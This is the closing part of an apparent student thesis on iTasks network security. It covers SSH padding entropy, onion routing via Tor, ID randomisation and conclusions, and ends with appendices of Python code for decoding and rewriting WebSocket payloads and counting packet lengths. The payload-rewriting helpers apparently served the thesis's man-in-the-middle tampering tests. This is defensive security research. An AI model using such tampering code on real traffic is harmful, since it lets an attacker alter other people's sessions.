


Figure 7.3: Packet sizes of the client using SSH




Figure 7.4: Packets sizes of the server using SSH.

The above graphs show how many packets occur for every packets length, the packets used for these graphs are the packets from fig. 4.2 and fig. 4.3. It should mentioned the y-axis does use a logarithmic scale with base 10 for the sake of readability. The purpose of the random padding was to make the packet lengths less unique, which is the case since there is only one packet, namely the biggest client packet with the maximum padding. To compute the uniqueness of the packet lengths the entropy can be computed. Since every packet is counted 252 times the total amount of packets of the client is $1271 \cdot 252 = 320292$ and the total amount of packets of the server is $969 \cdot 252 = 244188$. The notation $C(i)$ denotes the amount of occurrences of $i$.

$$H_{client\_SSH} = -\sum \frac{C(i)}{320292} \cdot log_2\left(\frac{C(i)}{320292}\right) \approx 8.268$$

$$H_{server\_SSH} = -\sum \frac{C(i)}{244188} \cdot log_2\left(\frac{C(i)}{244188}\right) \approx 10.084$$

In comparison to the initial entropy's computed in section 4.2 the entropy's have become bigger. This is however expected since the data set has 252 times more elements. To compare the entropy's the ratio's between the maximum and actual entropy need to be compared.

$$H_{client\_SSH\_max} = log_2 320292 \approx 18.289$$
$$H_{server\_SSH\_max} = log_2 244188 \approx 17.898$$

$$r_{client\_SSH} = \frac{H_{client\_SSH}}{H_{client\_SSH\_max}} = \frac{8.268}{18.289} \approx 45.2\%$$
$$r_{server\_SSH} = \frac{H_{server\_SSH}}{H_{server\_SSH\_max}} = \frac{10.084}{17.898} \approx 56.3\%$$

The ratio's between the actual entropy and the maximum entropy of the client and server without SSH were respectively 16.9% and 39.1%. The ratio's have become bigger, meaning the packet lengths are more unique. This may look like the opposite what is desired, however the minimum entropy should also be taken into account.

$$H_{client\_SSH\_min} = -log_2 \frac{1258}{320292} \approx 7.992$$
$$H_{server\_SSH\_min} = -log_2 \frac{447}{244188} \approx 9.094$$

The minimum entropy's have become much higher compared to the minimum entropy's without using SSH, which for the client and server are 0.342 and 1.116. This does mean the packet length with the highest probability is much less likely to occur using SSH than without SSH. This is the result of the more uniform division of packet lengths.
Because of the higher actual entropy to maximum entropy ratio in combination with the much higher minimum entropy it can be concluded the packet lengths are divided more evenly, which makes traffic analysis harder. This was the goal of using SSH and therefore SSH would should be used when traffic analysis attacks are an issue. For further security against traffic analysis the order of the packets should be taken into account. The packets length are more uniform using SSH, but the order of the packets can still give away information.

## 7.3 Onion routing

TLS and SSH are widely adopted security protocols which grand confidentiality and integrity. SSH did add the possibility for random padding which made traffic analysis harder. These protocols however do reveal who is talking to whom, only the payload itself is protected. In some cases the knowledge that two persons communicate is of great value. For example you would not want people knowing you have communicated with a rehabilitation clinic. The fact that you have contacted the clinic reveals a lot of information without the actual content of the phone call.
In this section a solution for this problem will be discussed. First the goal of onion routing will be discussed, followed by an explanation of onion routing. Lastly the onion routing concept will be applied to iTasks and the advantages and disadvantages will be discussed.
When senders and receivers do want to obscure with whom they are communicating the term for what they want is relationship anonymity, this term can be defined as follows.[26].

> *Relationship anonymity means that it is untraceable who communicates with whom. In other words, sender and recipient (or recipients in case of multicast) are unlinkable*

Relationship anonymity does not grand sender or recipient anonymity. An observer can see if someone sends a message and if someone receives a message, but the observer can not link any send and received message. An observer can thus observe which users of a network receive a message and which users send a message, but he can not link a sender to a receiver. This does imply the network needs many users,

when only two people are communicating, or with one receiver or recipient onion routing does not grand relationship anonymity.
The way onion routing does grand relationship anonymity is quite complex, but a brief explanation will be given based on the 1998 patent[32] and the 1999 paper [33].
An onion routing network is based on multiple onion routers, also called mixes, which communicate with each other. The onion routers them self can be servers, but will be most likely be personal computers. When a user, which will be called $A$, wants to send a message to user $B$ the message will be encrypted using multiple public keys from different onion routers. User $A$ will request a directory of onion routers from the onion proxy, also called directory node, and create a circuit of onion routers. User $A$ will then encrypt the message with different layers, each consisting of just the address of the next onion router. All messages send in the onion routing's network must have a fixed length, otherwise a message can be followed by its length. A message will also appear different after each onion router because each onion router will peel of one encryption layer and add random padding to keep the fixed length. When user $A$ sends the message it will not be send to user $B$ directly but to the first onion router. This onion router will use its private key to decrypt the message, which will consist of just the address of the next onion router and an encrypted message. The first onion router will wait for other messages to come in, after a short period of time all the received messages are shuffled and send to their next destination in a random order.
The second onion router will do exactly the same, this process will continue until an onion router will decrypt the last layer which will consist of the address of $B$ and the plain text message. When the last onion router sends the plain text message to $B$ it will be untraceable who the sender was, since onion routers receive multiple messages, with a fixed length, and sends them to their next destination in a random order. Every onion router in the network will know the sender and the next destination, but no router will know the initial sender and final receiver. Of course this does imply the route should consist of at least two onion routers, otherwise the onion router will just pass the message from the initial sender to the final destination.
This definition of onion routing is applicable to the iTasks network. All user can be onion routers and users at the same time, the server can be the onion proxy. This would mean the server would have to manage all the public keys, which is a logical thing to do since the server is already a central and trusted component of the network. All messages send to and from the server will be encrypted using different layers of encryption. The messages will pass through different users until arriving at their final destination. There is however a problem when using onion routing for just iTasks, consider the following senders $S$ and recipients $R$.

$$S = \{c_1,\ c_2, \dots c_n\}$$
$$R = \{server\}$$

The anonymity claim of onion routing is relationship anonymity, which means the senders and recipients are unlinkable. In this case however there is just one single recipient, which does means all the packets the clients send have the server as destination. It is therefore observable with who the clients are communicating, the server is the only option. Also when the server sends packets to the clients it is clear every client which receives a packet has received a packet from the server. If a packet $P$ consists of a sender $s$, recipient $r$ and message $m$ a packet can be formalised as follows.

$$P = \{s,\ r,\ m\} \mid s \in S \wedge r \in R$$

If there is only one possible sender or receiver onion routing does not grand relationship anonymity. To solve this problem the iTasks network should not exist separate from other networks, but should be part of a bigger network.
A well known onion routing network, which can be freely used, is Tor[34]. The first pre-alpha was released in 2002[35] and data about the amount of users, which has been collected since 2011, show the amount of users has not fallen below 1 million since half 2013, and topped at nearly 6 million[36]. This amount of users do grand Relationship anonymity, since the set of senders and recipients is big enough to make the chance of guessing the right combination of sender and recipient practically zero. When the

clients and server in the iTasks system would be communicating via Tor this would grand relationship anonymity.
Another advantage of using Tor is the fixed length of all messages, as shown in section 4.2 the length of the packet can reveal information, like which tasks is being performed. with a fixed packet length the entropy becomes zero.

$$\begin{aligned}
H(X) &= -\sum_{i=1}^{n} P(x_i) \cdot log_2 P(x_i) \\
&= -\sum_{i=1}^{1} P(\text{fixed\_length}) \cdot log_2 P(\text{fixed\_length}) \\
&= -1 \cdot log_2 1 \\
&= -1 \cdot 0 \\
&= 0
\end{aligned}$$

Since there is only one option for the packet length the packet length, namely the fixed packet length, there is one option with probability 1. The entropy is 0, meaning the packet length does not reveal any information. This does solve the problem of traffic analysis as good as completely. This could however also be accomplished using a fixed length packets with TLS or SSH. This will result in an overhead, however the amount of data send over the network is rather low. In the example data from section 4.2 a total of 18 tasks have been performed, resulting in a client bandwidth of $21,475$ bytes and a server bandwidth of $829,153$ bytes. If all packets would have a fixed length this would result in a higher bandwidth and some packets would also have to be split in multiple packets. The exact implementation is out of scope of this thesis, however it can be safely said the total bandwidth would not become unfeasible.
There is however one downside to using Tor, namely the speed of it. When a client send a packet directly to its destination the response will be received much faster than sending the packet over Tor. The average 50 KiB request send over the Tor network takes between 1 and 2 seconds on average[37]. It is however hard to find data about the time the average 50 KiB request takes on the conventional internet. It is out of the scope of this thesis to analyse what the performance of iTasks would be over the Tor network, but the hypothesis is it would be rather slow due tot the high amount of tiny packages. The average time a 50 KiB request takes is however a worldwide average. Since the internet connection speed differs a lot around the world using iTasks over Tor could be much faster in the Netherlands than in other countries [40]
All with all onion routing would be a great improvement for the security of iTasks due to the relationship anonymity and the fixed packet length which make traffic analysis much harder. An onion routing network can not be used by one type of users, that is why an onion routing network with a huge amount of diverse users, like for example Tor, would be a suitable option for iTasks. The performance could however be a problem, so that has to be looked at.

## 7.4 Randomise IDs

Using incremental IDs in an application is never a good idea from a security perspective. A good example of this is the well known German tank problem during world war II [38]. The Germans did use incremental serial numbers for their tanks, when the Allied forces did collect a few serial numbers they could make a precise estimation about the amount of tanks the Germans had using statistics.
iTasks also uses incremental numbers, for example the instance numbers, task IDs and main IDs are incremented by one. In chapter 6 it has been shown how a compromised client can impersonate another client by guessing the right IDs. A solution for this problem is luckily not that hard, all IDs should be random and without repetition. In computer science when talking about random numbers, in most cases, pseudo random numbers are meant. A random number is generated by a purely random oracle, it can not be computed beforehand. A pseudo random number is generated by a pseudo random number generator

(PRND). Without prior knowledge like the initial value and algorithm used all numbers are evenly likely to come occur. However, with the prior knowledge all numbers can be precomputed, meaning the next number can be computed with 100% certainty. For a truly random number generator all numbers will be as likely to occur, despite the prior knowledge.
When a user logs in he should be assigned a random instance number, but there should not be another user with the same instance number. The chance that two user will be assigned the same random number when using 32 or 64 bits IDs is rather small. However when two user get assigned the same instance number the consequences may be unpredictable. The second user could for example log in to the session of the first user, or any action performed by one of the users could influence the other clients session. What exactly will happen is not clear at this moment, however collision in the IDs will cause problems so they should be avoided.
The overhead of using random numbers without repetition is the generation of random numbers, but mostly the track of numbers used. For every new random number it should be checked if that number is not in use.
The specific implementation of the randomisation of IDs is open for implementation. Without this randomisation compromised client attacks will be feasible, that is why this implementation is a must for the security of iTasks.

Chapter 8

# Conclusion

The goal of this thesis was to make a network security analysis of iTasks. The hypothesis was that multiple security flaws would be found since there was no security implemented yet.
Three attacker models have been used, the eavesdropper, active MITM attacker and compromised client. Several attacks have been performed, which for example did reveal plain text credentials, removed buttons from the GUI, modified task values or logged out other clients. This resulted in the violation of confidentiality, integrity, availability and authentication. The current iTasks implementation can therefore be declared not secure.
There are multiple solutions, first of all TLS would be a good start since it is easy to implement, fast and it grants confidentiality and integrity. SSH would also grant confidentiality and integrity, but it would add pseudo random padding which makes traffic analysis harder. A more tough solution would be onion routing, this could be implemented using for example TOR. The advantages of onion routing is the fixed packet length, which makes traffic analysis much harder. Another advantage is that onion routing grants relationship unobservability. Lastly, IDs should be pseudo randomised to prevent compromised clients from guessing IDs.
Future work could consist of implementing the solutions and analysing aspects such as effectiveness and speed. Another option would be to analyse and model the iTasks framework.

# Bibliography

[1] Wireshark
`https://www.wireshark.org`

[2] Pydivert
`https://pypi.python.org/pypi/pydivert`

[3] Blurp Suite Scanner
`https://portswigger.net/burp`

[4] Burp-Non-HTTP-Extension
`https://github.com/summitt/Burp-Non-HTTP-Extension`

[5] Hexinject
`http://hexinject.sourceforge.net`

[6] Regular expression operations
`https://docs.python.org/2/library/re.html`

[7] iTasks
`https://clean.cs.ru.nl/ITasks`

[8] Rinus Plasmeijer, Bas Lijnse, Steffen Michels, Peter Achten en Pieter Koopman, 2012, Task-Oriented Programming in a Pure Functional Language, p2

[9] Peter Achten, Pieter Koopman, & Rinus Plasmeijer, An Introduction to Task Oriented Programming

[10] Softperfect Network Scanner
`https://www.softperfect.com/products/networkscanner/`

[11] JSON Formatter & Validator
`https://jsonformatter.curiousconcept.com/`

[12] RFC 6455 Section 5.2 Base Framing Protocol
`https://tools.ietf.org/html/rfc6455#section-5.2`

[13] RFC 793 Section 3.3 Sequence Numbers
`https://tools.ietf.org/html/rfc793#section-3.3`

[14] Oxford Dictionaries - security
`https://en.oxforddictionaries.com/definition/security`

[15] White, G., Fisch, E., & Pooch, U. (1998). Network security fundamentals. Edpacs: The Edp Audit, Control and Security Newsletter, 25(8), 7.

[16] Venter, H., & Eloff, J. (2000). Network security: Important issues. Network Security, 2000(6), 12-16

[17] Felt, A., Barnes, R., King, A., Palmer, C., Bentzel, C. & Tabriz, P. (2017). Measuring HTTPS adoption on the web

[18] The Transport Layer Security (TLS) Protocol Version 1.2
https://tools.ietf.org/html

[19] The Transport Layer Security (TLS) Protocol Version 1.3 draft-ietf-tls-tls13-28
https://tools.ietf.org/html/draft-ietf-tls-tls13-28

[20] Percentage of Web Pages Loaded by Firefox Using HTTPS
https://letsencrypt.org/stats/#percent-pageloads

[21] Protocol Action: 'The Transport Layer Security (TLS) Protocol Version 1.3' to Proposed Standard
https://www.ietf.org/mail-archive/web/ietf-announce/current/msg17592.html

[22] EUROCRYPT (Conference) Århus, Denmark), Cramer, R., & International Association for Cryptologic Research. (2005). Advances in cryptology – eUROCRYPT 2005 : 24th annual international conference on the theory and applications of cryptographic techniques, aarhus, denmark, may 22-26, 2005, 19-31

[23] Versio - SSL certificaten
https://www.versio.nl/sslcertificaten

[24] Set up SSL certificate as a CA
https://support.google.com/chrome/a/answer/3505249?hl=en#

[25] The information security dictionary
Gattiker, U. (2004). The information security dictionary : Defining the terms that define security for e-business, internet, information, and wireless technology (Kluwer international series in engineering and computer science, sECS 767). Boston: Kluwer Academic.

[26] Anonymity, Unlinkability, Unobservability, Pseudonymity, and Identity Management – A Consolidated Proposal for Terminology
Pfitzmann, A., & Hansen, M. (2005). Anonymity, unlinkability, unobservability, pseudonymity, and identity management-a consolidated proposal for terminology.

[27] V. Wright, C., Ballard, L., Coull, S. E., Monrose, F., Masson, G. M., (2010). Uncovering spoken phrases in encrypted voice over iP conversations. Acm Transactions on Information and System Security, 13(4).

[28] The Secure Shell (SSH) Transport Layer Protocol
https://tools.ietf.org/html/rfc4253

[29] OpenSSH: Specifications https://www.openssh.com/specs.html

[30] Dolev, D., & Yao, A. (1983). On the security of public key protocols. Ieee Transactions on Information Theory, 29(2). doi:10.1109/TIT.1983.1056650

[31] Shannon, C., & Weaver, W. (1949). The mathematical theory of communication. Urbana: University of Illinois Press.

[32] Onion routing network for securely moving data through communication networks
https://patents.google.com/patent/US6266704B1/en

[33] Goldschlag, D., Reed, M., & Syverson, P. (1999). Onion routing for anonymous and private internet connections. Communications- Acm, 42(2), 39-41.

[34] Tor Project — Privacy Online
https://www.torproject.org/

[35] pre-alpha: run an onion proxy now!
http://archives.seul.org/or/dev/Sep-2002/msg00019.html

[36] Users - Tor Metrics
`https://metrics.torproject.org/userstats-relay-country.html?start=2011-01-01&end=2018-05-19&country=all&events=off`

[37] Performance - Tor Metrics
`https://metrics.torproject.org/torperf.html?start=2015-02-18&end=2018-05-19&source=all&server=public&filesize=50kb`

[38] Prosdocimi, I. (2018). German tanks and historical records: The estimation of the time coverage of ungauged extreme events. Stochastic Environmental Research and Risk Assessment, 32(3), 607-622

[39] TOP to the rescue : Task-Oriented Programming for incident response applications, M.J. Plasmeijer, J.M. Jansen, B. Lijnse, 2013

[40] Internet connection speeds and adoption rates by geography
`https://www.akamai.com/us/en/about/our-thinking/state-of-the-internet-report/state-of-the-internet-connectivity-visualization.jsp`

# Appendix A

# Websocket class

The following code is encodes, decodes the payload of packets using the WebSocket protocol. The `repl` and `repl_custom` functions replace the payload using regular expressions. The `repl_custom` uses a variable length for the replacement instead of padding at the end to keep the payload length intact.

```
import binascii
import re

# Decodes the given payload
def decode(payload):
    packet = bytearray(payload)
    header = packet[0:2]
    key = packet[2:6]
    payload = packet[6:]
    for i in range(len(payload)):
        payload[i] ^= key[i % 4]
    return header, key, payload.decode("utf-8")

# Encodes the payload
def encode(header, key, payload):
    payload = bytearray(payload, "utf-8")
    for i in range(len(payload)):
        payload[i] ^= key[i % 4]
    return header + key + payload

# Replaces a part of the payload and add spaces
# as padding to keep the payload length intact
def repl(payload, replace, replacement):
    m = re.search(replace, payload)
    if m:
        replace = m.group()
        payload = payload.replace(replace, replacement)
        length = len(replace) - len(replacement)
        payload += ''.join([' ' for i in range(length)])
    return payload

# Replaces the payload with a string of variable length, payload length will stay intact
# The replacement string has the form r_1 + r_variable* + r_2
def repl_custom(payload, replace, r_1, r_variable, r_2):
    m = re.search(replace, payload)
    if m:
        l = len(payload)
        replace = m.group()
        length = len(replace) - len(r_1) - len(r_2)
        replacement = r_1 + ''.join([r_variable for i in range(length)]) + r_2
        payload = payload.replace(replace, replacement)
        l_diff = l - len(payload) - 1
        payload = payload + ''.join(' ' for i in range(l_diff))
    return payload
```

# Appendix B

# Traffic Analysis

The following code is used to analyse the packet length sent by the server and client. The result is a two dimensional associative array. The array will have two children, ’server’ and ’client’. Those children will have elements whose key is the packet length given as a string. The value of the packet length keys is the amount of occurrences of that packet length. only packet lengths which do occur are included.

```
w = pydivert.WinDivert("tcp.DstPort == 10000 or tcp.SrcPort == 10000)
w.open()
data = { 'server' : {}, 'client' : {}}

while 1:
    packet = w.recv()
    l = str(len(packet.payload))
    # Message from server
    if packet.src_port == 10000:
        if l in data['server']:
            data['server'][l] += 1
        else:
            data['server'][l] = 1
    # Message from client
    if packet.dst_port == 10000:
        if l in data['client']:
            data['client'][l] += 1
        else:
            data['client'][l] = 1
    # Send packet
    packet.recalculate_checksums()
    w.send(packet)
w.close()
```